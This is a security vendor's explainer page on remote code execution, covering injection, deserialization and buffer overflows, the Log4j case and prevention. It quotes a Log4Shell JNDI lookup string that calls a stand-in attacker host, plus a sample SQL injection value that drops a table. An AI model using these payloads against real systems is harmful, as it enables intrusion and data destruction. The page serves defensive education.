
Your business’ toughest competition might be criminal. See why.
Utility navigation bar redirect icon
Portal LoginSupportContact
Search
Close search
Huntress Logo in Teal
  • Platform Overview
    Managed EDR

    Get full endpoint visibility, detection, and response

    Managed EDR

    Get full endpoint visibility, detection, and response

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Integrations
    Integrations
    Support Documentation
    Support Documentation
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
  • Threats We Stop
    Phishing
    Phishing
    Business Email Compromise
    Business Email Compromise
    Ransomware
    Ransomware
    View Allright arrowView Allright arrow
    Industries We Serve
    Education
    Education
    Financial Services
    Financial Services
    State and Local Government
    State and Local Government
    Healthcare
    Healthcare
    Law Firms
    Law Firms
    Manufacturing
    Manufacturing
    Utilities
    Utilities
    View Allright arrowView Allright arrow
    Tailored Solutions
    MSPs
    MSPs
    Resellers
    Resellers
    SMBs
    SMBs
    Compliance
    Compliance
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
  • Pricing
  • Community Series
    The Product Lab

    Shape the next big thing in cybersecurity together.

    The Product Lab

    Shape the next big thing in cybersecurity together.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    Resources
    Upcoming Events
    Upcoming Events
    ebooks
    ebooks
    On-Demand Webinars
    On-Demand Webinars
    Videos
    Videos
    Whitepapers
    Whitepapers
    Datasheets
    Datasheets
    Cybersecurity Education
    Cybersecurity 101
    Cybersecurity 101
    Cybersecurity Guides
    Cybersecurity Guides
    Threat Library
    Threat Library
    Real Tradecraft, Real Results
    Real Tradecraft, Real Results
    2026 Cyber Threat Report
    2026 Cyber Threat Report
    The Huntress Blog
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
  • Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    The Huntress SOC

    24/7 Security Operations Center

    The Huntress SOC

    24/7 Security Operations Center

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Community

    Get in touch with the Huntress Community team

    Community

    Get in touch with the Huntress Community team

    Compare Huntress
    Bitdefender
    Bitdefender
    Blackpoint
    Blackpoint
    Breach Secure Now!
    Breach Secure Now!
    Crowdstrike
    Crowdstrike
    Datto
    Datto
    SentinelOne
    SentinelOne
    Sophos
    Sophos
    Compare Allright arrowCompare Allright arrow
  • HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    Partners
    MSPs

    Join our partner community to deliver expert-led managed security.

    MSPs

    Join our partner community to deliver expert-led managed security.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Tech Alliances

    Driving innovation through global technology Partnerships

    Tech Alliances

    Driving innovation through global technology Partnerships

    Microsoft Partnership

    A Level-Up for Your Business Security

    Microsoft Partnership

    A Level-Up for Your Business Security

  • Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Awards
    Awards
    Contact Us
    Contact Us
  • Portal Login
  • Support
  • Contact
  • Search
  • Get a Demo
  • Start for Free
Portal LoginSupportContact
Search
Close search
Get a Demo
Start for Free
HomeCybersecurity 101
What is Remote Code Execution?

What Is Remote Code Execution and Why Every Device Is at Risk

Published: 05/28/2025

Updated: 03/12/2026

Written by: Lizzie Danielson

Remote code execution, or RCE, might sound like yet another technical term from cybersecurity's alphabet soup. But in reality, RCE is a dangerous vulnerability that can allow cyber attackers to take over computers, servers, or even entire networks, with results ranging from theft to total shutdown. If you own, use, or manage devices that connect to the internet, understanding RCE isn’t just helpful. It’s essential.

This guide lays out exactly what remote code execution is, how attackers use RCE, and which practical steps you can take to protect your systems. You’ll also find frequently asked questions and real-life RCE attack examples that will help you recognize this threat and respond confidently.


Key takeaways

  • RCE gives attackers complete control: Remote code execution vulnerabilities allow threat actors to remotely run unauthorized commands on your devices, servers, or networks — enabling everything from data theft and ransomware deployment to cryptojacking and full system shutdowns.
  • Attacks exploit three primary weaknesses: Most RCE attacks occur through injection attacks (malicious input disguised as ordinary data), deserialization attacks (harmful code hidden within serialized data), or buffer overflows (overwriting memory boundaries to inject commands).
  • Layered defenses are your best protection: Preventing RCE requires a multi-pronged approach — including input sanitization, secure memory management, traffic inspection, strict access controls, consistent patch management, and rapid incident response planning.


What is remote code execution?

RCE is a security flaw that allows threat actors to run commands or code on a target computer remotely. That means an attacker sitting in another city (or on another continent) can force your device to perform actions you never authorized. Those actions might include stealing data, installing malware, or even converting your system into a launchpad for further attacks.

Why is RCE such a concern? Because this vulnerability gives attackers the keys to your business. Once they have remote access to run their code, they’re only limited by their creativity and your defenses.

Key takeaway: RCE doesn’t just open the door for attackers; it gives them the keys, alarm codes, and full access to everything inside.


How remote code execution attacks work

To really understand the threat, you need to know how attackers exploit RCE vulnerabilities. Most attacks happen in one of three ways:

  1. Injection attacks

Attackers find systems that rely on user input. If an application doesn’t properly verify this input, a hacker can feed in specially crafted code that tricks the application into executing harmful commands. Think of it like a locked door that opens if you say the secret phrase—in this case, the phrase is sneaky code masked as ordinary data.

Common example: SQL injection, where attackers submit malicious commands through forms or URLs.

  1. Deserialization attacks

Many applications “serialize” data to bundle it for storage or transfer. If deserialization is not handled properly in an app, a threat actor can craft an input with malicious code, and the app may not properly validate the data.. Suddenly, harmless-looking files become loaded weapons.

Typical scenario: A shopping app processes a package tracking request, but hidden in the data is destructive code.

  1. Out-of-bounds write (Buffer Overflow)

Software often assigns a fixed space in memory for handling tasks. If a hacker can get their data to “overflow” these boundaries, they might overwrite other instructions or inject new commands. Imagine pouring water into a glass until it floods the table and damages everything around it.


What attackers can do with RCE vulnerabilities

Remote code execution isn’t just a tech curiosity. Attackers weaponize it for a variety of goals:

  • Initial access: Use RCE to get a foot in the door of secure environments.

  • Data exfiltration: Steal sensitive files or secret information.

  • Service disruption: Execute code that shuts down services or wipes important files, creating chaos or a denial-of-service scenario.

  • Cryptojacking: Install cryptomining software, hijacking your system’s resources to make attackers money.

  • Ransomware: Download and run malware that locks up your files (or entire system) until a ransom is paid.

  • Further compromise: RCE is often just the beginning. Attackers may install “backdoors” or gain credentials to escalate their control.

If you’re wondering why cybersecurity professionals treat every RCE vulnerability as a code red, now you know. The damage is often quick, widespread, and devastating.


Real-world example of a critical RCE vulnerability (Log4j - CVE-2021-44228)

When the Log4j bug hit headlines in 2021, it became the poster child for RCE. Log4j, a tool used on countless servers to record activity, had a flaw allowing attackers to send a simple message that the server would interpret as a command.


The attack vector is extremely trivial for threat actors. A single string of text can trigger an application to reach out to an external location if it is logged via the vulnerable instance of Log4j. 

A threat actor might supply special text in an HTTP User-Agent header or a simple POST form request, with the usual form:

${jndi:ldap://maliciousexternalhost.com/resource

...where maliciousexternalhost.com is an instance controlled by the adversary. The Log4j vulnerability parses this and reaches out to the malicious host via the “Java Naming and Directory Interface” (JNDI). The first-stage resource acts as a springboard to another attacker-controlled endpoint, which serves Java code to be executed on the original victim. 


Ultimately, this grants the adversary the opportunity to run any code they would like on the target: remote code execution.  You can read more about how Huntress researcher John Hammond recreated a proof-of-concept exploit against the prolific target here. 


How to prevent remote code execution

No organization or individual is completely immune, but with cyber due diligence and the right security strategies, you can sharply reduce the risk of falling victim to an RCE attack.

Input sanitization

Many RCE attacks start with applications trusting the wrong data. Always validate and sanitize any user or external input before processing it. Just because someone tells your app their favorite color is “blue’); DROP TABLE users;--” doesn’t mean you should believe them.

Best practice: Use allowlists rather than denylists for input validation, and rely on libraries designed to escape special characters.

Secure memory management

Buffer overflows are a favorite weapon for exploiting RCE. Developers should use modern programming languages and tools that enforce safe memory management, run regular vulnerability scans, and patch any weak spots.

Tip: Code review and automated testing can catch issues before they make it into production.

Comprehensive traffic inspection

Since RCE attacks are often delivered over the network, monitoring that traffic makes sense. Use firewalls and intrusion prevention systems to detect weird or unexpected requests, and block them before they reach vulnerable applications.

Rigorous access controls

Attackers can’t exploit what they can’t reach. Limit exposure by placing sensitive applications behind firewalls and using access management policies. Network segmentation is a must-have; it separates critical systems, making lateral movement for attackers much more difficult.

Patch management

Stay religiously up to date with software patches. Most successful RCE incidents exploit known bugs with available fixes. Don’t delay updates because of inconvenience.

Attack detection and incident response

Deploy tools capable of detecting RCE behavior (like executing programs from strange locations) and have a rapid response plan. Speed is critical if things go wrong.

Reality check: Protection is about layered defense. Validate input, manage memory, restrict access, monitor vigilantly, and patch everything.


Frequently asked questions about RCE

The Log4j incident in 2021 allowed attackers to gain control of countless servers used by businesses, hospitals, and governments around the world.

Run regular security assessments, including vulnerability scanning and code reviews. Subscribe to security advisories for your software stack and act on new notices quickly.

No. Cloud platforms obey the same basic rules. If an application running in the cloud is poorly coded or unpatched, it’s just as vulnerable as any physical server.

It helps, but antivirus is only one piece of the puzzle. Because RCE attacks exploit application logic or configuration, you need holistic protection.

Immediately disconnect the affected system from the network, preserve logs for investigation, and contact your IT or incident response team. Do not try to resolve the issue alone if you lack expertise.

Glitch effectGlitch effectBlurry glitch effect

Start protecting yourself today

Remote code execution may sound like distant cyber-jargon, but its impact knocks on everyone’s digital door. The best time to worry about RCE is before an attack, not after. Here’s how to start:

  • Educate your teams with managed security awareness training or family about social engineering and suspicious requests.

  • Enforce strict input validation on all your applications, public or internal.

  • Segment your networks and restrict unnecessary access.

  • Automate patch management and keep everything current.

  • Review regularly for vulnerabilities, and never silence your intrusion detection systems.

No security measure is perfect, but vigilance and layered protection can make all the difference. RCE isn’t going away. But with the right knowledge, you can dramatically reduce your vulnerability and respond effectively if an attack arises.

Protect What Matters

Secure endpoints, email, and employees with the power of our 24/7 SOC. Try Huntress for free and deploy in minutes to start fighting threats.

Try Huntress for Free
Huntress Managed Security PlatformManaged EDRManaged EDR for macOSManaged EDR for LinuxManaged ITDRManaged SIEMManaged Security Awareness TrainingBook a Demo
PhishingComplianceBusiness Email CompromiseEducationFinanceHealthcareManufacturingState & Local Government
Managed Service ProvidersResellersIT & Security Teams24/7 SOCCase Studies
BlogResource CenterCybersecurity 101Upcoming EventsSupport Documentation
Our CompanyLeadershipNews & PressCareersContact Us
Huntress white logo

Protecting 215k+ customers like you with enterprise-grade protection.

Privacy PolicyCookie PolicyTerms of UseCookie Consent
Linkedin iconTwitter X iconYouTube iconInstagram icon
© 2025 Huntress All Rights Reserved.

Join the Hunt

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.

By submitting this form, you accept our Terms of Service & Privacy Policy